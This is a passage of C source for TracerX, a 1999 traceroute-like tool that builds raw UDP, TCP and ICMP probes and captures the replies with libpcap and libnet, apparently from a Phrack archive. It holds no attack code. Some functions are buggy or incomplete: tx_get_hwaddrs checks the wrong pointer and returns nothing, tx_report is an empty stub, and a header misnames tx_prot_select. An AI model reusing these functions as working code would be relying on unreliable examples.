 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_packet_capture.h"


void
tx_report(int class, u_char *packet, struct tx_control **tx_c)
{
    switch (class)
    {
        case TX_PACKET_IS_EXPIRED:
            break;
        case TX_PACKET_IS_TERMINAL:
            break;
        case TX_PACKET_IS_UNREACH_EN_ROUTE:
            break;
        default:
            break;
    }
}

/* EOF */
<-->
<++> P55/Tracerx/tx_util.c !29dd0492
/*
 *  $Id: tx_util.c,v 1.2 1999/05/29 20:28:43 route Exp $
 *
 *  Tracerx
 *  tx_util.c - various routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
```

```
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_struct.h"
#include "./tx_util.h"
#include "./tx_error.h"

int
tx_str2int(register const char *str, register const char *what,
    register int min, register int max)
{
    register const char *cp;
    register int val;
    char *ep;

    if (str[0] == '0' && (str[1] == 'x' || str[1] == 'X'))
    {
        cp = str + 2;
        val = (int)strtol(cp, &ep, 16);
    }
    else
    {
        val = (int)strtol(str, &ep, 10);
    }

    if (*ep != '\0')
    {
        tx_error(FATAL, "\"%s\" bad value for %s \n", str, what);
    }
    if (val < min && min >= 0)
    {
        if (min == 0)
        {
            tx_error(FATAL, "%s must be >= %d\n", what, min);
        }
        else
        {
            tx_error(FATAL, "%s must be > %d\n", what, min - 1);
        }
    }
    if (val > max && max >= 0)
    {
        tx_error(FATAL, "%s must be <= %d\n", what, max);
    }
    return (val);
}
```

```
int
tx_prot_select(char *protocol, struct tx_control **tx_c)
{
    char *supp_protocols[] = {"UDP", "TCP", "ICMP", 0};
    int i;

    for (i = 0; supp_protocols[i]; i++)
    {
        if ((!strcasecmp(supp_protocols[i], protocol)))
        {
            switch (i)
            {
                case 0:
                    /* UDP */
                    (*tx_c)->packet_size = IP_H + UDP_H + TX_P;
                    return (IPPROTO_UDP);
                case 1:
                    /* TCP */
                    (*tx_c)->packet_size = IP_H + TCP_H + TX_P;
                    return (IPPROTO_TCP);
                case 2:
                    /* ICMP */
                    (*tx_c)->packet_size = IP_H + ICMP_ECHO_H + TX_P;
                    return (IPPROTO_ICMP);
                default:
                    tx_error(FATAL, "Unknown protocol: %s\n", protocol);
            }
        }
    }
    tx_error(FATAL, "Unknown protocol: %s\n", protocol);
    /* UNREACHED (silences compiler warnings) */
    return (-1);
}


int
tx_get_hwaddrs(struct ether_addr **l, struct ether_addr **r,
        struct tx_control **tx_c, u_char *errbuf)
{
    *l = get_hwaddr((*tx_c)->l, (*tx_c)->device, errbuf);
    if (l == NULL)
    {
        return (-1);
    }
}

/* EOF */
<-->
<++> P55/Tracerx/tx_error.c !1962d944
/*
 *  $Id: tx_error.c,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  tx_error.c - error handling routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
```

```
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_error.h"

void
tx_error(int severity, char *msg, ...)
{
    va_list ap;
    char buf[BUFSIZ];

    va_start(ap, msg);
    vsnprintf(buf, sizeof(buf) - 1, msg, ap);

    switch (severity)
    {
        case WARNING:
            fprintf(stderr, "Warning: ");
            break;
        case CRITICAL:
            fprintf(stderr, "Critical: ");
            break;
        case FATAL:
            fprintf(stderr, "Fatal: ");
            break;
    }
    fprintf(stderr, "%s", buf);
    va_end(ap);

    if (severity == FATAL)
    {
        exit(EXIT_FAILURE);
    }
}
/* EOF */
<-->
<++> P55/Tracerx/tx_framework.h !4bc795bb
/*
 *  $Id: tx_framework.h,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
```

```
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_TRACERX_H
#define _TX_TRACERX_H

#define TX_STATIC_PORTS 0x1

#define PACKET_MIN      IP_H + UDP_H + TX_P
                                    /* min packet size */
#define PACKET_MAX      1500        /* max packet size */
#define BURST_RATE_MAX  30          /* max burst rate */
#define IP_TTL_MAX      255         /* max IP TTL */
#define PORT_MAX        65535       /* max port */
#define PROBE_MAX       100         /* max probe count per round */
#define WAIT_MAX        360         /* max time to wait for responses */
#define PCAP_BUFSIZ     576         /* bytes per packet we can capture */

int
tx_init_control(
    struct tx_control **
    );

int
tx_init_network(
    struct tx_control **,
    char *
    );

int
tx_do_scan(
    struct tx_control **
    );

int
tx_shutdown(
    struct tx_control **
    );

#endif /* _TX_TRACERX_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_build.h !6de4be5c
/*
 *  $Id: tx_packet_build.h,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  High-level packet construction routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
```

```
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_BUILD_H
#define _TX_PACKET_BUILD_H


int
tx_packet_build_probe(
    struct tx_control **
    );


int
tx_packet_build_payload(
    struct tx_control **,
    int
    );


int
tx_packet_build_udp(
    struct tx_control **
    );


int
tx_packet_build_tcp(
    struct tx_control **
    );


int
tx_packet_build_icmp(
    struct tx_control **
    );


int
tx_packet_update_probe(
    struct tx_control **
    );

#endif /* _TX_PACKET_BUILD_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_inject.h !9b8fc656
```

```
/*
 *  $Id: tx_packet_inject.h,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  High-level packet injection routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_INJECT_H
#define _TX_PACKET_INJECT_H

int
tx_packet_inject(
    struct tx_control **
    );

#endif /* _TX_PACKET_INJECT_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_verify.h !a40d5aef
/*
 *  $Id$
 *
 *  Tracerx
 *  packet verification routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
```

```
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_VERIFY_H
#define _TX_PACKET_VERIFY_H


int
tx_packet_verify_udp(
    char *,
    struct tx_control **
    );


int
tx_packet_verify_tcp(
    char *,
    struct tx_control **
    );


int
tx_packet_verify_icmp(
    char *,
    struct tx_control **
    );


#endif /* _TX_PACKET_VERIFY_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_filter.h !f4dbb92f
/*
 *  $Id: tx_packet_filter.h,v 1.1 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  packet filtering routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
```

```
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_FILTER_H
#define _TX_PACKET_FILTER_H

/*
 *  Since we are not putting the interface into promiscuous mode, we don't
 *  need to sift through packets looking for our IP; this simplfies our
 *  filter language.  For each scan type, we of course need to receive
 *  ICMP TTL expired in transit type messages (ICMP type 11).
 *  For UDP, our terminal packet is an unreachable (ICMP type 3).
 *  For TCP, our terminal packet is a TCP RST (or an RST/ACK).
 *  For ICMP, our terminal packet is an ICMP echo reply.
 *  However, for the last two, we need to be prepared for unreachables as
 *  network conditions are unpredictable.
 */

#define TX_BPF_FILTER_UDP  "icmp[0] == 11 or icmp[0] == 3"
#define TX_BPF_FILTER_TCP  "icmp[0] == 11 or icmp[0] == 3 or tcp[14] == 0x12 \
                            or tcp[14] == 0x4 or tcp[14] == 0x14"
#define TX_BPF_FILTER_ICMP "icmp[0] == 11 or icmp[0] == 3 or icmp[0] == 0"

int
tx_set_pcap_filter(
    char *,             /* filter code to install */
    struct tx_control **
    );

#endif /* _TX_PACKET_FILTER_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_packet_capture.h !be216cbf
/*
 *  $Id: tx_packet_capture.h,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  High-level packet injection routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */
```

```
#ifndef _TX_PACKET_CAPTURE_H
#define _TX_PACKET_CAPTURE_H

#define TX_PACKET_IS_BORING             0
#define TX_PACKET_IS_EXPIRED            1
#define TX_PACKET_IS_TERMINAL           2
#define TX_PACKET_IS_TERMINAL_EXOTIC    3
#define TX_PACKET_IS_UNREACH_EN_ROUTE   4

int
tx_packet_snatcher(
    struct tx_control **
    );



#endif /* _TX_PACKET_CAPTURE_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_main.h !1526759a
/*
 *  $Id: tx_main.h,v 1.2 1999/05/29 20:28:42 route Exp $
 *
 *  TracerX
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _MAIN_H
#define _MAIN_H

#include <stdarg.h>
#include <pcap.h>
#include <libnet.h>

#define BANNER  "TracerX (c) 1999 Mike D. Schiffman <mike@infonexus.com> and \
Jeremy F. Rauch\n<jrauch@cadre.org>.  Distribution is unlimited provided due \
credit is given and no fee is charged.\n\nhttp://www.packetfactory.net/tracerx \
for more information.\n"

void
usage(
    char *
```

```
    );

#endif /* _MAIN_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_report.h !05ed6ef4
/*
 *  $Id$
 *
 *  Tracerx
 *  Report generation routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_REPORT_H
#define _TX_REPORT_H

#include "./tx_struct.h"

void
tx_report(
    int,                    /* The class of packet we are reporting on */
    u_char *,               /* The packet to report */
    struct tx_control **    /* u know this one */
    );


#endif /* _TX_REPORT_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_util.h !928f1bf7
/*
 *  $Id: tx_util.h,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  Misc routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
```

```
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_UTIL_H
#define _TX_UTIL_H

#include "./tx_struct.h"

/*
 *  Converts a string into an integer, handling bounding errors.
 *  Accepts base 10 or base 16 numbers.
 *  Taken from traceroute and slightly modified.
 *  Exits with reason upon error.
 */
int                             /* The converted value */
tx_str2int(
    register const char *,      /* The string containing the value */
    register const char *,      /* The title of the value (for errors only) */
    register int,               /* Minimum value */
    register int                /* Maximum value */
    );


int                             /* The protocol number */
tc_prot_select(
    char *,                     /* The protocol from the command line */
    struct tx_control **        /* U know.. */
    );


int                             /* 1 == ok,  -1 == err */
tx_get_hwaddrs(
    struct ether_addr **,        /* local ethernet addr (to be filled in) */
    struct ether_addr **,        /* remote ethernet addr (to be filled in) */
    struct tx_control **,       /* U know.. */
    u_char *                    /* errbuf */
);

#endif /* _TX_UTIL_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_error.h !b56cc374
/*
 *  $Id: tx_error.h,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  Error handling routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
```

```
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
